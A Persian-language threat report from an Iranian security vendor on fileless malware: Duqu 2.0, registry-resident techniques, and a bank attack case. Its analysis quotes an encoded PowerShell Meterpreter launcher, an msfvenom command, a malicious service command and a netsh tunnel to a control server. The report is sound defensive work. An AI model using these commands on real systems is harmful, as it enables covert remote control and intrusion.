بررسی و تحلیل بدافزارهای

Fileless

شبکه گستر
شرکت مهندسی شبکه گستر

عنوان سند: بـررسـی و تحلیل بدافزارهای Fileless

شناسه سند: SPT-A-0128-01

تهیه‌کننده: گروه تحقیق و توسعه، شرکت مهندسی شبکه گستر

آخرین بازنگری: اسفند ۱۳۹۵

روش‌های نفوذ و ماندگار ماندن بدافزار بر روی دستگاه قربانی دائماً در حال تغییر است. ضمن اینکه در سال‌های اخیر نویسندگان بدافزار تـکنـیـک‌های جـدیـدی را به‌منظور فـرار از شـناسـایی شدن و حضور بی‌سـروصدا بر روی سیستم‌ها ابداع کرده و مورد استفاده قرار داده‌اند.

یکی از این تکنیک‌ها، استفاده از روشی موسوم به Fileless (بدون فایل) است. هدف، ماندگار کردن کد مخرب بدافزار بدون ذخیره آن به‌صورت فایل بر روی دیسک سخت است. با توجه به اینکه نرم‌افزارهای ضدویروس سنتی صرفاً اقدام به بررسی فایل‌ها در زمان نوشته شدن بر روی دیسک سخت و خوانده شدن از روی آن می‌کنند این روش می‌تواند براحتی این سد دفاعی را در هم بشکند.

ضمن اینکه با توجه به عدم وجود فایل مخرب بر روی دستگاه، تشخیص آلوده بودن آن حتی توسط مهندس تحلیلگر بدافزار نیز بسیار دشوار می‌شود.

نوع پیشرفته این بدافزارها پس از شناسایی نسخه دوم بدافزار Duqu که هدف آن جاسوسی از مذاکرات ۵+۱ بود توجه کارشناسان امنیتی را به خود جلب کرد. از آن زمان تا کنون چندین نمونه پیشرفته از بدافزارهای Fileless منتشر شده است.

در این گزارش عملکرد نمونه‌های پیشرفته بدافزارهای Fileless مورد بررسی و تحلیل قرار گرفته است.


The Washington Post
Democracy Dies in Darkness

National Security

Data-collecting spyware reportedly found at Iran nuclear talk venues

U.S. Secretary of State John Kerry, left, talks with Iranian Foreign Minister Mohammad Javad Zarif, in Geneva on May 30, 2015. (Susan Walsh/Pool photo via AP)

شکل ۱: انتشار جاسوس‌افزار Fileless در جریان مذاکرات ۵+۱

در ۲۰ خرداد ۱۳۹۴ شرکت ضدویروس Kaspersky اعلام کرد که شبکه سازمانی این شرکت برای ماه‌ها مورد نفوذ گونه جدیدی از بدافزار Duqu موسوم به Duqu 2.0 قرار گرفته بوده. پس از اضافه شدن فرمول شناسایی این گونه جدید به محصولات ضدویروس Kaspersky، بر اساس گزارش‌های جمع‌آوری شده از سیستم‌های مشتریان این شرکت، ۱۰۰ مورد آلودگی به Duqu 2.0 در کشورهای غربی، آسیایی، خاورمیانه و روسیه شناسایی می‌شود؛ از جمله محل‌های ملاقات ایران با گروه مذاکره کننده ۵+۱ در کشورهای اتریش و سوئیس.

شرکت امنیتی Symantec نیز بر اساس تحقیقات خود بر روی بدافزار Duqu 2.0، نمونه‌هایی از آن را در یکی از شرکت‌های مخابراتی اروپا و یک شرکت مخابراتی در آفریقای شمالی و همچنین یک تولیدکننده محصولات الکترونیکی در آسیای جنوبی، کشف و شناسایی می‌کند. کارشناسان Symantec اعلام می‌کنند هدف از نفوذ و آلوده ساختن شرکت‌های مخابراتی و تولیدکننده تجهیزات الکترونیکی، شنود مکالمات تلفن همراه قربانیان Duqu بوده.


گونه جدید Duqu بسیار پیچیده‌تر از گونه قبلی این بدافزار بود که در اواسط سال ۱۳۹۰ کشف و شناسایی شد. در آن زمان، با توجه به تعداد محدود آلودگی‌های گزارش شده همه شرکت‌های امنیتی اتفاق نظر داشتند که انتشار Duqu در ارتباط با یک حمله کاملاً هدفمند بوده است. در آمار ارائه شده درباره کشورهای هدف، بین شرکت‌های ضدویروس اختلاف نظر وجود داشت اما نام ایران در میان همه این آمارها به چشم می‌خورد.

روش‌های مورد استفاده در این گونه جدید بسیار فراتر از فناوری های مورد استفاده در تهدیدات پیشرفته و مستمر بود. Duqu 2.0 نمونه‌ای موفق از یک بدافزار Fileless بود. بدان معنا که برخلاف بدافزارهای دیگر، به‌نحوی طراحی شده بود که تنها بر روی حافظه اجرا شده و با هر بار راه‌اندازی سیستم از بین می‌رفت.

گرچه هر دو شرکت Kaspersky و Symantec از اشاره مستقیم به حامی و پشتیبان بدافزار Duqu 2.0 خودداری کردند ولی در مصاحبه‌ها و مطالب منتشر شده بر روی سایت این دو شرکت، دخالت یک یا چند دولت در این ماجرا مطرح شده بود. اما روزنامه Wall Street Journal به نقل از یکی از مقامات سابق آمریکا که نخواست نامش فاش شود این حملات را به اسرائیل نسبت داد.

بدیهی است که شناسایی و کشف بدافزارهای از نوع Fileless بسیار دشوارتر از گونه‌های معمول بدافزارها می‌باشد.

از آن زمان تا کنون نمونه‌های متعددی از بدافزارهای Fileless پیشرفته گزارش شده است.



شکل ۲: ارتباط Duqu 2.0 با جاسوسان اسرائیلی

انـواع

گرچه اصطلاح Fileless از سال‌ها قبل وارد ادبیات امنیت کامپیوتر شده است. گرچه بدافزارهایی که در گذشته به عنوان Fileless شناخته می‌شدند در عمل بدون فایل نبوده‌اند.

بدافزارهای Fileless را می‌توان در سه گروه زیر دسته‌بندی کرد:

- مقیم در حافظه[۱]
- روت‌کیت[۲]
- محضرخانه‌ای[۳]

مقیم در حافظه

در این نوع، بدافزار، بخشی از حافظه اختصاص داده شده به یک پروسه مجاز را استفاده می‌کند. هر چند که کد مخرب نه بر روی دیسک سخت، که بر روی بخشی که به یک پروسه مجاز اختصاص داده شده قرار دارد اما همچنان به فایلی برای اجرا کردن آن در هر بار راه‌اندازی سیستم نیاز است. بنابراین این روش را نمی‌توان کاملاً Fileless تلقی کرد.

روت‌کیت

این نوع بدافزارها حضور خود را در پشت یک API در سطح کاربر و یا در سطح هسته مخفی می‌کنند. با وجود آنکه فایل مخرب بر روی دیسک سخت موجود است اما توسط کاربر و حتی در نمونه‌های پیشرفته توسط ضدویروس غیرقابل تشخیص است. بنابراین این نوع هم هر چند به سختی قابل شناسایی و پاکسازی است اما نمی‌توان آن را کاملاً Fileless دانست.

محضرخانه‌ای

در این گونه بدافزارها کد مخرب در کلیدی در محضرخانه سیستم عامل ذخیره می‌شود. بدافزار همچنان باید در اولین مرحله در قالب یک فایل به سیستم وارد شود. اما پس از آن و با راه‌اندازی مجدد[۴] دستگاه دیگری نیازی به اجرای فایل اولیه نخواهد بود. معمولاً ایمیل‌ها و هرزنامه‌ها[۵] ابزار رخنه این نوع بدافزارها محسوب می‌شوند. به‌محض اجرای فایل پیوست، بدافزار کد مخرب را به‌صورت رمزگذاری شده در محضرخانه ثبت کرده و سپس خود را از روی سیستم حذف می‌کند.


همچنین برخی مهاجمان نیز با بهره‌جویی از امکان Windows Thumbnail Cache، کد مخرب را در این فایل‌ها ذخیر می‌کنند. Windows Thumbnail Cache فرآیند فراخوانی شدن پیش‌نمایش تصاویر را تسریع می‌بخشد. با توجه به ذخیره کد در فایل‌های مربوط به این امکان بر روی دیسک سخت، این روش استحکام روش محضرخانه‌ای را ندارد.

در دو سال اخیر نویسندگان بدافزارهای پیشرفته به کرات از روش محضرخانه‌ای بهره گرفته‌اند. کاری که شناسایی وجود آلودگی و تحقیقات پس از آن را بسیار دشوار می‌کند.

آنچه در این گزارش به طور خاص مورد بررسی قرار گرفته بدافزارهای Fileless محضرخانه‌ای است.

---

[۱] Memory Resident
[۲] Rootkit
[۳] (Windows) Registry
[۴] Reboot
[۵] Spam



شکل ۳: روال اجرای بدافزارهای Fileless محضرخانه‌ای

تکنیک‌های مخفی‌سازی آلودگی

این خانواده از بدافزارها از دو روش جهت مخفی نمودن خود از دید کاربر و نرم‌افزار ضدویروس استفاده می‌کنند.

دست‌درازی به فهرست کنترل دسترسی

در این تکنیک، بدافزار Fileless دسترسی به محتوای کلید درج شده در محضرخانه را با دست‌درازی به فهرست Access Control List – به اختصار ACL – مسدود می‌کند.

ACL فهرستی از حق دسترسی‌های تخصیص داده شده به یک شئ است. شئ می‌تواند یک فایل، پروسه، رویداد[۶] یا هر چیزی باشد که یک توصیف‌کننده امنیتی دارد. در این گزارش، دست‌درازی به ACL مربوط به کلید ایجاد شده در محضرخانه مورد نظر است.

برای مثال، بدافزارهایی نظیر Kovter و Powelike کد JavaScript را به‌صورت رمز شده در مسیری از محضرخانه ثبت و دسترسی کاربر را به آن کلیدها مسدود می‌کنند. به این ترتیب ضدویروس و کاربر قادر به دست یافتن به آن کلیدها نخواهند بود.


استفاده از یک نویسه Null

تکنیک دیگر، بسیار ساده اما کارساز برای بدافزار است. Windows Registry Editor قادر به نمایش کلیدها، داده‌ها یا مقادیری که نویسه Null در خود دارند نیست.

بدافزار کل محتوای فایل مخرب را به‌صورت رمز شده در حالی که نویسه اول آن را Null قرار داده در کلید محضرخانه ذخیر می‌کند. در این صورت در زمان دسترسی یافتن به کلید ساخته شده توسط بدافزار، خطایی مشابه شکل ۴ ظاهر می‌شود.

---

[۶] Event



شکل ۴: نمایش خطا در هنگام باز کردن کلید حاوی مقدار Null

اجـرا

نویسندگان بدافزارهای Fileless به دقت پروسه‌های مجاز Windows را برای اجرا نمودن کد مخرب از طریق آنها انتخاب می‌کنند. دو پروسه‌ای که معمولاً برای این منظور بکار گرفته می‌شوند Windows Management Instrumentation و PowerShell هستند.

- Windows Management Instrumentation: این ابزار برنامه‌نویس را قادر می‌کند تا از طریق زبان‌های اسکریپت‌نویسی نظیر VBScript سیستم‌های عامل Windows را هم به‌صورت محلی و هم به‌صورت از راه دور[۷] مدیریت کند.
- PowerShell: بستری مبتنی بر Net Framework. برای خودکارسازی فرامین و مدیریت پیکربندی است. این بستر شامل یک پوسته خط فرمان[۸] و یک زبان اسکریپت‌نویسی است.

```
Ly9oS6=TN25.Run("C:\\Windows\\System32\\WindowsPowerShell\\
v1.0\\powershell.exe iex $env:csnvjgc",0,1)
```

شکل ۵: قطعه کدی که با فراخوانی PowerShell کد مخرب را اجرا می‌کند

مشابه روش مورد استفاده در بدافزارهای مقیم در حافظه، اسکریپت مخرب ممکن است که در بخشی از حافظه تخصیص داده شده به پروسه‌های مجاز سیستم عامل نظیر موارد زیر اجرا شود:

- Regsvr32.exe
- Svchost.exe
- Dllhost.exe

بنابراین در عمل در این روش هیچ فایلی بر روی دیسک نگهداری نشده و تنها چیزی که بر روی دیسک نوشته می‌شود قطعه کدی است که در کلیدی از محضرخانه درج شده است.


---

[۷] Remotely

[۸] Command-line Shell

بررسی یک نمونه

در دو سال اخیر نمونه‌های متعددی از بدافزار Fileless محضرخانه‌ای گزارش شده است. برای نمونه، در ۲۰ بهمن ماه ۱۳۹۵، شرکت ضدویروس Kaspersky از آلوده شدن بیش از صد بانک، مؤسسه مالی، شرکت ارتباطاتی و سازمان دولتی در ۴۰ کشور مختلف به بدافزاری پیشرفته و مبتنی بر حافظه که به گفته این شرکت شناسایی آن با فناوری‌های رایج تقریباً غیرممکن است خبر داد.



شکل ۶: کشورهای هدف قرار گرفته شده

بررسی شرکت Kaspersky زمانی آغاز شد که که تیم امنیت یک بانک متوجه اجرای قطعه کدی از ابزار Meterpreter در حافظه یکی از سرورهای Domain Controller خود می‌شود. این ابزار با پیوست شدن به یک پروسه، خود را بر روی حافظه – و نه بر روی دیسک – اجرا می‌کند.

از ویژگی‌های Meterpreter می‌توان به موارد زیر اشاره کرد:

۱. فایلی بر روی دیسک ایجاد نکرده و خود را بر روی حافظه در حالی که به یک پروسه متصل شده اجرا می‌کند.
۲. ارتباطات آن بین دستگاهی که بر روی آن اجرا شده و سرور فرماندهی به‌صورت رمز شده ردوبدل می‌شود.

بررسی‌های بیشتر مشخص کرد که این مهاجمان با بهره‌گیری از PowerShell کد Meterpreter را مستقیماً بر روی حافظه RAM اجر کرده‌اند. (شکل ۷)

```
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -e
aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAG
wALgBlAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYAOgB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABX
AGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACcAfQ
A7ACQAcwA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEQAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAG
MAZQBzAHMAUwB0AGEAcgB0AEkAbgBmAG8AOwAkAHMALgBGAGkAbABlAE4AYQBtAGUAPQAkAGIAOwAkAHMALgBBAHIAZwB1AG0AZQ
BuAHQAcwA9ACcALQBuAG8AcAAgAC0AdwAgAGgAaQBkAGQAZQBuACAALQBjACAAJABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATw
AuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQ
AcgBpAG4AZwAoACcAJwBlADQAcwBJAEEARAB6ADgAeAAxAGMAQwBBADcAVgBXAGUANAAvAGEATwBCAEQALwB1ADUAWAA2AEgAYQBJ
AFQARQBrAEcAaQBrAEEARABiAGwAawBxAFYATABnAEYAQwAyAE4AMwB3AEMAbgBGADQASABEAHEAWgB4AEMARQBtAFQAcwBJAG....
```

شکل ۷: اجرای کد Meterpreter با استفاده از فرمان PowerShell

احتمال داده می‌شود اسکریپت نمایش داده شده در شکل ۷، از طریق ابزار Metasploit Msfvenom و با اجرای فرمان زیر ایجاد شده باشد:

```
msfvenom -p windows/meterpreter/bind_hidden_tcp AHOST=10.10.1.11 -f psh-cmd
```

در ادامه با استفاده از فرمان SC یک سرویس مخرب که وظیفه آن اجرای اسکریپت قبلی بر روی دستگاه است ایجاد می‌شود:

```
sc \\target_name create ATITscUA binpath= “C:\Windows\system32\cmd.exe /b /c start /b /min
powershell.exe -nop -w hidden e aQBmACgAWwBJAG4AdABQAHQA…” start= manual
```

این افراد همچنین از ابزار شبکه‌ای NETSH برای ایجاد یک تونل پراکسی به‌منظور برقراری ارتباط با سرور فرماندهی و کنترل از راه دور دستگاه آلوده شده استفاده کرده‌اند.

```
netsh interface portproxy add v4tov4 listenport=4444 connectaddress=10.10.1.12
connectport=8080 listenaddress=0.0.0.0
```

فرمان فوق تمامی ترافیک شبکه‌ای را از 10.10.1.11:4444 به 10.10.1.12:8080 هدایت می‌کند.

با این پراکسی مهاجمان قادر خواهند بود دستگاه آلوده شده را از راه دور تحت کنترل داشته باشند.

اجرای فرامین SC و NETSH هم به‌صورت محلی و هم در صورت اجرا از راه دور نیازمند حق دسترسی Administrator است. استفاده اسکریپت مخرب PowerShell نیز نیازمند حق دسترسی بالا و اعمال تغییر در سیاست‌های اجرایی است. برای این منظور این مهاجمان با استفاده از ابزار Mimikatz اطلاعات اصالت‌سنجی حساب‌های کاربری سرویس‌هایی نظیر Backup و Remote Task Scheduler را سرقت و استفاده کرده‌اند.

هدف اصلی این حملات در دست گرفتن کنترل سیستم‌هایی اعلام شده که وظیفه آنها مدیریت دستگاه‌های خودپرداز[۹] بوده است.

راه‌های پیشـگیری

شناسایی نمونه‌های پیشرفته بدافزارهای Fileless هر چند دشوار اما با استفاده از فناوری‌های شناسایی جدید قابل انجام است.

در یک راهکار دفاعی جامع، تهدیدات با ترکیب موتورهای پویشگر متعدد شناسایی می‌شوند.


- شناسایی بر اساس امضاء[۱۰]: انواع ویروس‌ها، جاسوس‌افزارها، کرم ها، تروجان‌ها، بدافزارهای سرریز حافظه[۱۱] و حمله‌های ترکیبی را شناسایی می‌کند.
- شناسایی بر اساس اعتبار[۱۲]: اعتبار فایل‌ها برای شناسایی تهدیدات جدید در حال ظهور را مورد بررسی قرار می‌دهد.
- تجزیه و تحلیل ایستا و شبیه سازی کدها[۱۳]: از این روش برای شناسایی بدافزارهای روز صفر[۱۴] استفاده می‌شود. این بدافزارها توسط فناوری‌های شناسایی بر اساس امضاء یا اعتبار قابل شناسایی نیستند.
- تجزیه و تحلیل کامل کدهای ایستا[۱۵]: ویژگی‌ها، صفات و دستورالعمل‌های یک برنامه بدون اجرای آن و با استفاده از مهندسی معکوس کدهای برنامه مورد تجزیه و تحلیل قرار می‌گیرد. بازگشایی انواع فایل‌های فشرده و بسته‌بندی‌شده امکان تجزیه و تحلیل کامل فایل‌ها را جهت شناسایی انواع بدافزارهای خاص فراهم می‌کند.
- تجزیه و تحلیل پویا با استفاده از قرنطینه امن[۱۶]: برای فایل‌هایی که با روش‌های قبل نمی‌توان از بی‌خطر بودن آنها اطمینان حاصل کرد، استفاده می‌شود.


---


[۹] ATM
[۱۰] Signature-based Detection
[۱۱] Buffer Overflow
[۱۲] Reputation-based Detection
[۱۳] Real-time Static Analysis and Emulation
[۱۴] Zero-day
[۱۵] Full Static-code Analysis
[۱۶] Dynamic sandbox analysis

- پویش حفاظت واقعی[۱۷]: پویش حفاظت واقعی فایل‌های مشکوک و فعالیت‌ها را بر روی نقاط پایانی جهت شناسایی الگوهای مخرب با استفاده از فن‌آوری یادگیری ماشین[۱۸] بررسی می‌کند. با استفاده از این اطلاعات، پویشگر می‌تواند بدافزارهای روز صفر را شناسایی کند.

ترکیب فناوری‌های فوق می‌تواند سازمان را به‌طور مؤثر در برابر بدافزارهای Fileless حفاظت کند.







[۱۷] Real Protect Scanning
[۱۸] Machine Learning

مـنـابـع

- http://newsroom.shabakeh.net/15838
- http://newsroom.shabakeh.net/15856
- https://www.mcafee.com/hk/resources/solution-briefs/sb-quarterly-threats-nov-2015-1.pdf
- https://www.mcafee.com/us/resources/reports/rp-quarterly-threats-nov-2015.pdf
- https://www.washingtonpost.com/world/national-security/report-data-collecting-spyware-found-at-iran-nuclear-talk-venues/2015/06/10/97dd89f0-0f6f-11e5-a0dc-2b6f404ff5cf_story.html?utm_term=.ddc4f04c920a
- https://securelist.com/blog/research/77403/fileless-attacks-against-enterprise-networks
- https://cyruslab.net/2012/03/07/metasploit-about-meterpreter
- https://www.wsj.com/articles/spy-virus-linked-to-israel-targeted-hotels-used-for-iran-nuclear-talks-1433937601
- https://www.washingtonpost.com/world/national-security/report-data-collecting-spyware-found-at-iran-nuclear-talk-venues/2015/06/10/97dd89f0-0f6f-11e5-a0dc-2b6f404ff5cf_story.html?utm_term=.871cd78c94fe
- https://www.symantec.com/connect/blogs/duqu-20-reemergence-aggressive-cyberespionage-threat
- https://technet.microsoft.com/en-us/library/bb490939.aspx
- https://technet.microsoft.com/nl-nl/library/cc754599(v=ws.10).aspx

شبکه گستر

شرکت مهندسی شبـکه گستر که در سال ۱۳۷۰ تأسیس گردیده، اولیـن شـرکت ایـرانـی است کـه در زمینه نرم‌افزارهای ضـدویـروس فعـالیت تخصصی و متمـرکـزی را آغـاز کـرد. در ابتـدا، همکـاری مشتـرکی بیـن شرکت مهندسی شبـکه گستـر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به‌عنوان نماینده رسمی و انحصاری S & S International در ایران، بـه تـدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد.

پس از خرید شرکت S & S International توسط شرکت McAfee در سـال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمـاینـدگان بیـن‌المللی فعـالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. در حال حاضر نیز شـرکت شبکه گستر به‌عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات درایران اقدام می نماید.

در سـال ۱۳۸۴ شـرکت مهندسی شبـکه گستر مـوفـق بـه کسب نـمـایـنـدگی رسمـی و انحصـاری شـرکت آلمانی Astaro، سـازنـده محصولات "مـدیریت یکپـارچـه تهـدیـدات" (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر به‌عنوان نماینده شرکت Sophos ادامه فعالیت داده و اکنون محصولات Astaro سابق را تحت نام جدید Sophos و دیگر محصولات امنیت شبکه این شرکت را در ایران عرضه می‌نماید.

از سال ۱۳۹۱ نیز، شرکت مهندسی شبکه گستر عرضه محصولات ضد ویروس Bitdefender را به‌عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران، آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظاراتی بودند که برخی کاربران و مدیران شبکه‌های کوچک و متوسط داشتند و با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین و طولانی مدت‌ترین پروژه‌های طراحی، نصب، راه‌اندازی و پشتیبانی محصولات نرم‌افزاری ضدویروس و سخت‌افزاری فایروال در کشور بوده است.

این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

CSQ

ISO 9001:2008
Cert No 9150.C528

